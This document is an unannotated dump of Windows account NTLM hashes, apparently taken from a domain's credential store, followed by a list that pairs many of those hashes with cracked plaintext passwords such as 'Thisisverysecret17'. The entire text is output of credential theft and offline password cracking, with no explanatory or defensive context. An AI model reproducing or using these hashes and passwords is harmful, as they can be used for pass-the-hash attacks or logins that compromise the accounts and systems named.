webs$:8511:aad3b435b51404eeaad3b435b51404ee:1da4fffcb02780085b145e024f93c930:::

secured$:8512:aad3b435b51404eeaad3b435b51404ee:e7bc7fe66d393afd0517d7ea0e9e6667:::

lists$:8513:aad3b435b51404eeaad3b435b51404ee:9af17b2c7237b550b708b54f9d40b8a1:::

pc56$:8514:aad3b435b51404eeaad3b435b51404ee:4f355eaad5550fdaecaded16ca0b02ea:::

rtc5$:8515:aad3b435b51404eeaad3b435b51404ee:f9fd69e581463b17abae5ffc60a2a428:::

cn$:8516:aad3b435b51404eeaad3b435b51404ee:f99a805dc0e1a52b597537a35bf84545:::

wwwchat$:8517:aad3b435b51404eeaad3b435b51404ee:5b43dc6031b23170af3e403ebe26351e:::

lib$:8518:aad3b435b51404eeaad3b435b51404ee:7d341633c2d9f03f9868d83936b174f2:::

pc54$:8519:aad3b435b51404eeaad3b435b51404ee:10e68484cd5a756ebe842facac09047e:::

rho$:8520:aad3b435b51404eeaad3b435b51404ee:39309d445a248bc196009eedfac78059:::

cust21$:8521:aad3b435b51404eeaad3b435b51404ee:18cafb825f99a30ce7b727734a1ec416:::

cust39$:8522:aad3b435b51404eeaad3b435b51404ee:43425fa99705f9e156267c9c0f5cef47:::

ipmonitor$:8523:aad3b435b51404eeaad3b435b51404ee:0cf53cba9583f8d6cffdcf6c276864b3:::

galerias$:8524:aad3b435b51404eeaad3b435b51404ee:7cd3f768f390193d20fc30102a886f65:::

segment-119-
227$:8525:aad3b435b51404eeaad3b435b51404ee:33e9c2af25801b2928b025b24a3a1138:::

b$:8526:aad3b435b51404eeaad3b435b51404ee:93e6524fb0368bf63d2d6a3674c210ab:::

pc19$:8527:aad3b435b51404eeaad3b435b51404ee:d830437fb15a8a8fa3080613eaadbefe:::

correo$:8528:aad3b435b51404eeaad3b435b51404ee:63b4b3fc4a00ecbed8a2ed9d35072a86:::

uranus$:8529:aad3b435b51404eeaad3b435b51404ee:37214569b4edec77af0b8edeb18342c2:::

miami$:8530:aad3b435b51404eeaad3b435b51404ee:e920b255bb70cd9194c15055f7925155:::

CLIENT1$:8532:aad3b435b51404eeaad3b435b51404ee:28e72742632fa1f371d2885a12e69a95:::

CLIENT2$:8533:aad3b435b51404eeaad3b435b51404ee:49b813d6970c12e83e3a8f927d81ea1a:::

SERVER2$:8534:aad3b435b51404eeaad3b435b51404ee:88f3ef8807486de8bc265342ebc8f86a:::

With Passwords

ebb4324f92238051780d50bcd6cb8f6d NTLM : Thisisverysecret17

31d6cfe0d16ae931b73c59d7e0c089c0 [Not found]

ab4f1664ad3a8ac47a90d02b3cc4fa37 [Not found]

8516f8dca38b8541bc6f4732c3b304f2 [Not found]

ebacebcae9aa28625353f369506d0f28 NTLM : follow

20a324ab60b4103c84a8959c8b92f166 NTLM : sclerosis

7702b67dce2e1aa3293c3ad215f24174 [Not found]

d384eec9dc85d57b38fbe9579c10eb76 NTLM : Sadler29

44588920832d0bef2eba83350ba8e2ac NTLM : Lakehurst

a97b23993cfd462a05f09b9f2ec102e3 NTLM : mastermind

5a63fb49c0aab4e75f684858f11f9140 NTLM : Bagley91

377a31f1c935583a5f4628a01b23b713 NTLM : irritable

231e43a29060527b07a013466063b85d NTLM : Brigham

6e1eaef2a0800c172a5189dc4e4c15ee [Not found]

d1e2f6ba282896e11c1eb309dc45d841 NTLM : astride

baa9db4690d93af73a0b58d492fc179e NTLM : bituminous74

e884ca454f5d04434b945f83f20fe728 [Not found]

a81658a17de2bec16e28554d225dbb0c NTLM : layout

629655b5832025df0b07d6ad921d05f1 NTLM : Pompeii

467015316e1d303072c9fd1560701a81 NTLM : numismatic

55a0c2e949a9029fdd2cf05ea559ab8d NTLM : testicular54

be6e5067d2116ae9fe1c9218cb107890 NTLM : HOxhnpC

242b0e75e96316ed79e80d75a7e2534d NTLM : stimulus98

11b698f17bfdc8ceac7024a9be363649 [Not found]

81767fad6a90de56d993d3c79cb33861 [Not found]

e5d9cb8f8b97ea5fe4336e7d048e1d74 NTLM : Frigga78

0c27f87553c702495622d5facb08f28a NTLM : Attica30

82323df6b692f3abe06389da7e49032d NTLM : principal79

0aa4fedad5d5adb2e5defc5815e2a70b NTLM : mandrill26

8b431a6281b31f8ead931c2ebc67a9df NTLM : emboss

286585552ebd9750efe37af5a91f04c9 NTLM : antisemite86

5aee6cc1c34f0ccbe28970dd80da1970 NTLM : grovel54

5d861812c015410e68636f9c1efc6dcf NTLM : string29

860c7a70bdd73bf26a9d8f178b0f2a21 NTLM : stanchion52

d84ca4e88a37602422f5e09fe9c92667 NTLM : cornstarch

9f542b83314786c1d00f8b220ef0bce5 NTLM : delirium

11f75db54704bbc3157748e09fb3f3d0 NTLM : birdie

c9cd1dfe890c7feb395ab993937b6cd4 NTLM : Newsweek

afecbdf313821518a553996c24fb2801 NTLM : sermon53

6c4b1c694b039a45e0f322c57736ad7e [Not found]

e76d21bc9fd055441dbc89349518feea NTLM : Scandinavia

034b97466d4cd5eb90bfbb8702b0ed0a NTLM : antiquated

226d4dda77a91213e9110f5e0dc02d8d NTLM : spatula11

cd6bdaf7882d37aac00dba7a33f479f8 NTLM : corkscrew28

b89cfea914a2d2a453f867c0a2c7049f NTLM : commiserate41

3fc6a1185994566888e7ec7e39551cf4 NTLM : repelled47

e1d7423bd060d9e7c18eead0d0c29795 NTLM : puckish40

b211d39424e0e36dfb1429b1221ab034 NTLM : monopoly

658ff8f4a8a920a77ea35e8a6e60ac7e NTLM : forfeiture44

4f78dd7b986b535ad86bddcdbd8a26b7 NTLM : interruptible

e730474cf4e94b417865514c2f9b1bf0 NTLM : exogamy42

783d2f00fa140fb1038cb89b36369ab7 NTLM : serviceman16

f55452f31afa5fc95bdd9fb875b77c92 NTLM : startup12

bde26192b13266926770284be4a5a910 NTLM : snakeroot67

921be01beb56236eaeabbf92a120843b NTLM : effaceable

e9913f51e4f8cf281c575ad417536bb8 NTLM : entourage31

d578033ce7ad10e812994aeb35bc9ca8 NTLM : Barney

24382cbb462e35d46269ce9bfcea986d NTLM : phenomenon31

4c00d9c8aa1cc9bfd3f9928c6b57ce8b NTLM : RKuYVP

46d7e021a0287cf7ff1948d6290e855a NTLM : 1ju7MpW

c089715b9879bf841017dd9a3e77e7c8 NTLM : doctrinaire82

7129a52b5976b4fd85b2b260d19b9a0b NTLM : salient47

b70eeb9171f4edc7969651e1dbdec144 NTLM : Bunsen12

9506de792d588c13a65ea24d720717e3 NTLM : gerund70

d689ec956d050e5370feaa3d3bb15115 NTLM : knight91

5272cae31c91b08053555256cb3bed18 NTLM : reciprocity15

e58479c1899bf760d55791f7bbecb9d5 NTLM : Hillcrest95

e44af59f7c3d7d6994238bfeec6686e4 NTLM : idiotic64

da34124c25033c352d106f545aad235c NTLM : nemesis92

d7b063563d5592b6cbac73dde1cf7b03 NTLM : retard45

c35d4e7966e40aa68fd710f6d3d7e19b NTLM : jocular

19c4deb6d31e4a4b3a6b9619c56706ca NTLM : inject24

290d909cc83df2896a7259c20bfb42a7 NTLM : fossiliferous33

1bad90aff3fd6e9463decac1fd0d2add NTLM : touchy

73f4669c34bf0deaf600824a3b6e3487 NTLM : Castillo30

0de8e99edd95959a7bfc22d44df5c3bd NTLM : genius

029bdb6bd801ef927dbdeb5e19db84f3 NTLM : wintry39

dfe37b561e0af597fef9509cec3555d6 NTLM : potentiometer32

bfe0ce4d50823aa7ec4c194c0ca242d1 NTLM : tedious78

1acfe1de2777adec5d8760d583a76a7b NTLM : doubloon45

ac01c544a0449f7ba1410801a34f8c50 NTLM : oncoming65

965eccf1a420d3c5df7437ba35f1b197 NTLM : corsage

8d25e0f7dfb607dc489392993ec13be2 NTLM : derelict

e37916fbeee4b4c349499471d72d3fad NTLM : tipoff55

2e2007f0c153ac1256f44ba0d651082c [Not found]

864505323ade5f5efa4e8e49eededb3c NTLM : trefoil

84e142a5715aa6de61f23d11d50ada1e NTLM : renounce

2059724a7aacc500c300882363057b92 NTLM : phenomenon

a6f5df5ba5f6d4783a21b55efb85e277 NTLM : Toronto

5742d65522be51ab4ae663fab051573b NTLM : Hornblower

745cd9bf4b4ec49fdd7211bf4fc6c89b NTLM : narcissus

a123d7894b3dc113a3b30d7622a48c6f NTLM : inductance20

cdf49123f42736bcd90704fa1c734c99 NTLM : chloroplast

e7e1a3e00b67c5e98a67630e3fe42f8f NTLM : prostrate5

098a15479758d4f3bfeb5de4a8028c9d [Not found]

d7d5d2e527f18a44a7690ec2fdad7d61 [Not found]

4195c6125c05593d7481bed2d3ea94ef NTLM : Pompeii25

4fc342920aed2d18a6244cbbcb807990 NTLM : homeowner43

18427ca8817493dda836f90861855d7f NTLM : Seward

84a2fabca32a1be07d66d2e03b22f0a9 NTLM : homeomorph

52ae22c814b51ef3e70ff312ee838339 NTLM : freehand

4a76c7d1ac08a649eff325622cc42a4a NTLM : confrontation

2a05b581c767df0604c06949d8c60ff3 NTLM : Marlene88

c5a237b7e9d8e708d8436b6148a25fa1 NTLM : test123

5b4aa8a860b0dae11648a0d1bf1c0815 [Not found]

1da4fffcb02780085b145e024f93c930 [Not found]

e7bc7fe66d393afd0517d7ea0e9e6667 [Not found]

9af17b2c7237b550b708b54f9d40b8a1 [Not found]

4f355eaad5550fdaecaded16ca0b02ea [Not found]

f9fd69e581463b17abae5ffc60a2a428 [Not found]

f99a805dc0e1a52b597537a35bf84545 [Not found]

5b43dc6031b23170af3e403ebe26351e [Not found]

7d341633c2d9f03f9868d83936b174f2 [Not found]

10e68484cd5a756ebe842facac09047e [Not found]

39309d445a248bc196009eedfac78059 [Not found]

18cafb825f99a30ce7b727734a1ec416 [Not found]

43425fa99705f9e156267c9c0f5cef47 [Not found]

0cf53cba9583f8d6cffdcf6c276864b3 [Not found]

7cd3f768f390193d20fc30102a886f65 [Not found]

33e9c2af25801b2928b025b24a3a1138 [Not found]

93e6524fb0368bf63d2d6a3674c210ab [Not found]

d830437fb15a8a8fa3080613eaadbefe [Not found]

63b4b3fc4a00ecbed8a2ed9d35072a86 [Not found]

37214569b4edec77af0b8edeb18342c2 [Not found]

e920b255bb70cd9194c15055f7925155 [Not found]

28e72742632fa1f371d2885a12e69a95 [Not found]

49b813d6970c12e83e3a8f927d81ea1a [Not found]

88f3ef8807486de8bc265342ebc8f86a [Not found]